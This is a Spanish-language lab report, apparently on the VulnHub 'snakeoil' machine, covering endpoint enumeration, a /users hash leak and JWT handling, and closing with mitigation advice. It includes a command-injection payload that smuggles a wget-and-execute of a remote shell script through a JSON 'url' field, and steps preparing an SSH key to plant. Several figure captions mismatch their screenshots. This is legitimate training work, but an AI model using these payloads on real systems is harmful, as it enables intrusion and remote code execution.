



Figura 9. Evidencia de la referencia a JSON Web Tokens (JWT) y a la biblioteca flask-jwt-extended. Esta información fue relevante para comprender que la aplicación cuenta con funcionalidades relacionadas con autenticación y autorización.

Descubrimiento de Rutas con Gobuster

Se ejecutó la herramienta Gobuster para realizar un análisis por fuerza bruta de los endpoints de la aplicación:



```
kali@kali: ~/Documents/vulnHub/snakeoil/attack
Session Actions Edit View Help

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ gobuster dir -u http://192.168.56.102:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

1 (Status: 200) [Size: 2193]
01 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
04 (Status: 200) [Size: 2324]
login (Status: 405) [Size: 64]
02 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
registration (Status: 200) [Size: 29]
users (Status: 200) [Size: 140]
```

Figura 10. Resultado de la enumeración de rutas mediante Gobuster. La captura documenta el proceso de identificación de endpoints accesibles en la aplicación web y sirve como evidencia de los recursos encontrados para su posterior revisión.

Endpoints descubiertos:


- /users (Status: 200) — Devuelve información de usuarios registrados.
- /login (Status: 405) — Endpoint reservado para peticiones POST de inicio de sesión.

- /registration (Status: 200) — Endpoint de registro de usuarios

4. Hallazgos y Vulnerabilidades Detectadas

4.1 Fuga de Información Sensible (/users)

Al consultar GET /users, la API expone públicamente un listado JSON con los nombres de usuario y los hashes de contraseña cifrados con PBKDF2 (\$pbkdf2-sha256\$29000\$...). Se confirmó la presencia del usuario patrick.




```
kali@kali: ~/Documents/vulnHub/snakeoil/attack
Session Actions Edit View Help

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ curl -X POST http://192.168.56.102:8080/registration \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "username=hacker&password=hacker123"
{"message": "User hacker was created. Please use the login API to log in!", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc1Mzg3MywianRpIjoIYTAwOGE3YTUtMjg3YyY0ZDg4LTk2YmYtMGY3MGJmMGQ0YzFmIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldCI6Im5iZiI6MTc4ODc1Mzg3MywiZmxwIjozNzg4NzU0Nzc3fQ.15TBK3RtX3U9mpQ6kkxpEEWFQW77twYFY3siDh8T8as"}

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ curl -X POST http://192.168.56.102:8080/login \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "username=hacker&password=hacker123"
{"message": "Logged in as hacker", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc1MzkzNywianRpIjoIY2NmZWlWNTYtYjI1NC00YjcyLTkzYjgtZTVhYmIwZGMxZmYzIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldCI6Im5iZiI6MTc4ODc1MzkzNywiZmxwIjozNzg4NzU0ODM3fQ.tqlmEruKyE7ZaomFZrLi4PZEU0y0IM4DmZmayxS8Feo", "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc1MzkzNywianRpIjoIMDVjZDA0NzAtODQ0NC00YTALWJkMjgtNGQ0MWVhOTcwODVjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldCI6Im5iZiI6MTc4ODc1MzkzNywiZmxwIjozNzg4NzU0ODM3fQ.15TBK3RtX3U9mpQ6kkxpEEWFQW77twYFY3siDh8T8as"}
}
```


Figura 11. Evidencia de la consulta al endpoint /users. La respuesta muestra que el recurso devuelve información correspondiente a usuarios registrados, por lo que fue considerado un punto relevante durante la revisión de seguridad.



The image shows a Kali Linux terminal window titled "Kali [Corriendo] - Oracle VM VirtualBox". The terminal is running a series of commands to interact with a web application. The first command is a POST request to the login endpoint, which returns a JSON response containing a message, an access token, and a refresh token. The second command is a GET request to the secret endpoint, which returns a JSON response containing an IP address and a secret key. The terminal output is as follows:

```
kali@kali: ~/Documents/vulnHub/snakeoil/attack
Session Actions Edit View Help
(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ curl -X POST http://192.168.56.102:8080/login \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "username=hacker&password=hacker123"
{"message": "Logged in as hacker", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODc1NDUwOSwianRpIjoIYzNiNGExYzEtYTNmNi00ODk0LWJmY2ItNTZmNDg2YjY0NzVlIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldiIsIm5iZiI6MTc4ODc1NDUwOSwiZXhwIjoxNzg4NzU1NDA5fQ.jD1RiBMzWy-ZfKd7JJss4ag09BiJkzchxmY7-_klLes", "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODc1NDUwOSwianRpIjoIYzNiNGExYzEtYTNmNi00ODk0LWJmY2ItNTZmNDg2YjY0NzVlIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldiIsIm5iZiI6MTc4ODc1NDUwOSwiZXhwIjoxNzg4NzU1NDA5fQ.jD1RiBMzWy-ZfKd7JJss4ag09BiJkzchxmY7-_klLes"}
(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ curl -X GET http://192.168.56.102:8080/secret \
-H "Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODc1NDUwOSwianRpIjoIYzNiNGExYzEtYTNmNi00ODk0LWJmY2ItNTZmNDg2YjY0NzVlIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImhhY2tldiIsIm5iZiI6MTc4ODc1NDUwOSwiZXhwIjoxNzg4NzU1NDA5fQ.jD1RiBMzWy-ZfKd7JJss4ag09BiJkzchxmY7-_klLes"
{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

Figura 12. Detalle de la información expuesta por el endpoint /users. La evidencia permite observar la presencia de datos de cuentas y material de autenticación que no debería estar disponible de manera pública.



```
kali@kali: ~/Documents/vulnHub/snakeoil/attack
Session Actions Edit View Help
Z17UgP4zgoFt3EGGvbEXh28tG87w

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ curl -X GET http://192.168.56.102:8080/secret \
-H "Cookie: access_token_cookie=$TOKEN"
{"ip-address": "", "secret_key": "commandexecutionissecret"}

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ ssh-keygen -t ed25519 -f patrick_key -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in patrick_key
Your public key has been saved in patrick_key.pub
The key fingerprint is:
SHA256:W7yhBjycFF5IFs07/vyINU9WNok+jWaZYiVNRr9MVFA kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|  . = . . o + E |
| 0.00 . o |
| o . o o |
| + .o. + + o |
| *.S.= + B |
| o.+ * B . |
| +o* @ . |
| . +oX . |
| . ..o |
+-----[SHA256]-----+

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ cat patrick_key.pub > authorized_keys

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figura 14. Continuación de la evidencia obtenida desde el endpoint /users. La captura permite apreciar la información devuelta por la API y respalda el hallazgo relacionado con la exposición innecesaria de datos de usuarios.

```

~/Documents/vulnhub/snakeoil/attach
12919 patrick_key
(kali@kali)-[~]
$ ip a | grep "192.168.56"
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute
    eth0

(kali@kali)-[~]
$ # Si aún no la generaste
ssh-keygen -t ed25519 -f patrick_key -N ""
cat patrick_key.pub > authorized_keys
ls -l authorized_keys
Generating public/private ed25519 key pair.
Your identification has been saved in patrick_key
Your public key has been saved in patrick_key.pub
The key fingerprint is:
SHA256:6RAPn9C0zF7UMHMmXgm/LE0aHVPx6q/Dnr03dfpj/ns kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|      . B+*o      |
|      = + Xo.     |
|      + = * . .   |
|      B O + o     |
|      . S + +     |
|      o +   o     |
|      . . . . .   |
|      o+.+E|     |
|      .+o**O|     |
+---[SHA256]-----+
-rw-rw-r-- 1 kali kali 91 Sep 18 01:49 authorized_keys

```

Figura 15. Evidencia complementaria del contenido accesible públicamente a través de la API. Esta información fue utilizada para analizar el alcance de la fuga de información y determinar el impacto potencial del endpoint expuesto.


```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/run -H "Content-Type: application/js
on" -d '{"url":"127.0.0.1`wget http://192.168.56.101:8000/shell.sh -O /tmp/shell
.sh; chmod +x /tmp/shell.sh; /tmp/shell.sh`", "secret_key":"commandexecutionisse
cret"}'
{"message":"The timeout is expired!","success":false}

(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/run -H "Content-Type: application/js
on" -d '{"url":"127.0.0.1`wget http://192.168.56.101:8000/shell.sh -O /tmp/shell
.sh; chmod +x /tmp/shell.sh; /tmp/shell.sh`", "secret_key":"commandexecutionisse
cret"}'
{"message":"--2026-09-08 10:16:04-- http://192.168.56.101:8000/shell.sh\nConnec
ting to 192.168.56.101:8000... connected.\nHTTP request sent, awaiting response.
.. 404 File not found\n2026-09-08 10:16:04 ERROR 404: File not found.\n\n % Tot
al    % Received % Xferd  Average Speed   Time    Time     Time  Current\n
                               Dload  Upload    Total   Spent    Left   Speed\n
  0   0    0    0    0     0      0  --:--:-- --:--:-- --:--:--    0\n
411 100 411    0    0 27400    0  --:--:-- --:--:-- --:--:-- 45666\n", "su
ccess":false}

(kali@kali)-[~]
$
```

Figura 16. Evidencia final del hallazgo documentado en la auditoría. La captura respalda la conclusión de que el endpoint /users requiere controles adicionales para limitar la exposición de información sensible.

4.2 Análisis del impacto del hallazgo

La exposición pública del endpoint /users representa una fuga de información sensible, ya que permite a cualquier usuario con acceso al servicio obtener nombres de usuario y hashes de contraseña. Aunque los hashes observados se encuentran almacenados mediante PBKDF2, su divulgación innecesaria incrementa la superficie de ataque y puede facilitar intentos no autorizados de análisis de credenciales.

La información obtenida también permite identificar cuentas existentes, como el usuario patrick, lo que constituye una fuente adicional de información para un atacante. Por esta razón, el hallazgo se considera de riesgo alto, principalmente por la combinación de enumeración de usuarios y exposición de material de autenticación que no debería ser público.

4.4 Riesgo asociado a la enumeración de endpoints

La identificación de las rutas /users, /login y /registration demuestra que la aplicación expone diferentes funcionalidades relacionadas con la gestión y autenticación de usuarios. La disponibilidad de estos endpoints no constituye por sí misma una vulnerabilidad; sin embargo, su comportamiento debe estar protegido mediante controles de autenticación, autorización y validación de solicitudes.

El endpoint /login respondió con el código HTTP 405 ante una consulta no compatible con el método esperado, lo cual indica que está destinado a solicitudes POST. Por otro lado, /users y /registration fueron accesibles durante la enumeración. Se recomienda revisar que cada endpoint exponga únicamente la información estrictamente necesaria para la función que desempeña.

5. Recomendaciones de Mitigación

A partir de los hallazgos documentados, se proponen las siguientes medidas de mitigación:

5.1 Proteger el endpoint /users

El endpoint /users no debe exponer hashes de contraseña ni otros datos sensibles. Se recomienda eliminar dichos campos de cualquier respuesta pública y aplicar controles de autenticación y autorización antes de permitir el acceso a información de cuentas.

Las respuestas de la API deben seguir el principio de mínima divulgación de información, entregando únicamente los datos necesarios para la funcionalidad solicitada.

5.2 Fortalecer la gestión de autenticación

Los mecanismos de autenticación deben configurarse de manera que las credenciales y los tokens no sean expuestos innecesariamente. Debido a que la aplicación hace referencia al uso de JWT mediante flask-jwt-extended, se recomienda revisar la configuración del ciclo de vida de los tokens, la protección de endpoints y la validación adecuada de las solicitudes autenticadas.

También es recomendable mantener separada la información de autenticación de los datos públicos de los usuarios y aplicar controles de autorización según el rol o privilegio requerido.

5.3 Mantener actualizados los servicios y reducir la superficie de exposición

Los servicios identificados durante el escaneo, incluyendo SSH y los servicios HTTP basados en Nginx, deben mantenerse actualizados y configurados de acuerdo con las necesidades reales del sistema. Los servicios o puertos que no sean necesarios deben permanecer deshabilitados o restringidos.

Asimismo, se recomienda realizar revisiones periódicas de configuración, pruebas de seguridad en el entorno de desarrollo y validación de los endpoints antes de publicar nuevas versiones de la aplicación.

6. Conclusiones

La práctica permitió aplicar una metodología básica de reconocimiento y enumeración dentro de un entorno controlado de laboratorio. Inicialmente se identificó la máquina objetivo mediante el descubrimiento de hosts en la red privada. Posteriormente, el escaneo de puertos permitió determinar la presencia de servicios SSH y HTTP, incluyendo una aplicación web disponible en el puerto 8080.

La auditoría y enumeración de rutas permitieron identificar endpoints relacionados con usuarios y autenticación. El principal hallazgo documentado fue la exposición pública de información sensible en el endpoint `/users`, incluyendo nombres de usuario y hashes de contraseña. Este resultado demuestra la importancia de limitar la información devuelta por las APIs y aplicar correctamente controles de acceso.

Durante la fase posterior al reconocimiento, se realizaron múltiples intentos para explotar las vulnerabilidades identificadas y avanzar hacia la obtención de acceso administrativo sobre el sistema objetivo, incluyendo pruebas dirigidas al manejo de los tokens JWT y a las credenciales obtenidas del endpoint `/users`. Sin embargo, pese a los distintos enfoques probados, no fue posible completar de manera satisfactoria la explotación ni escalar privilegios dentro del sistema, por lo que el walkthrough no logró concluirse en su totalidad conforme a lo planteado originalmente.

En conclusión, la práctica evidencia que una configuración aparentemente funcional puede presentar riesgos cuando la información sensible se expone a través de servicios accesibles. Si bien la fase de reconocimiento y enumeración permitió identificar hallazgos relevantes, no se logró completar con éxito la etapa de explotación, lo que resalta la importancia de continuar practicando la reducción de la superficie de ataque, la correcta protección de endpoints y el principio de mínima divulgación como medidas fundamentales para mejorar la seguridad de una aplicación web.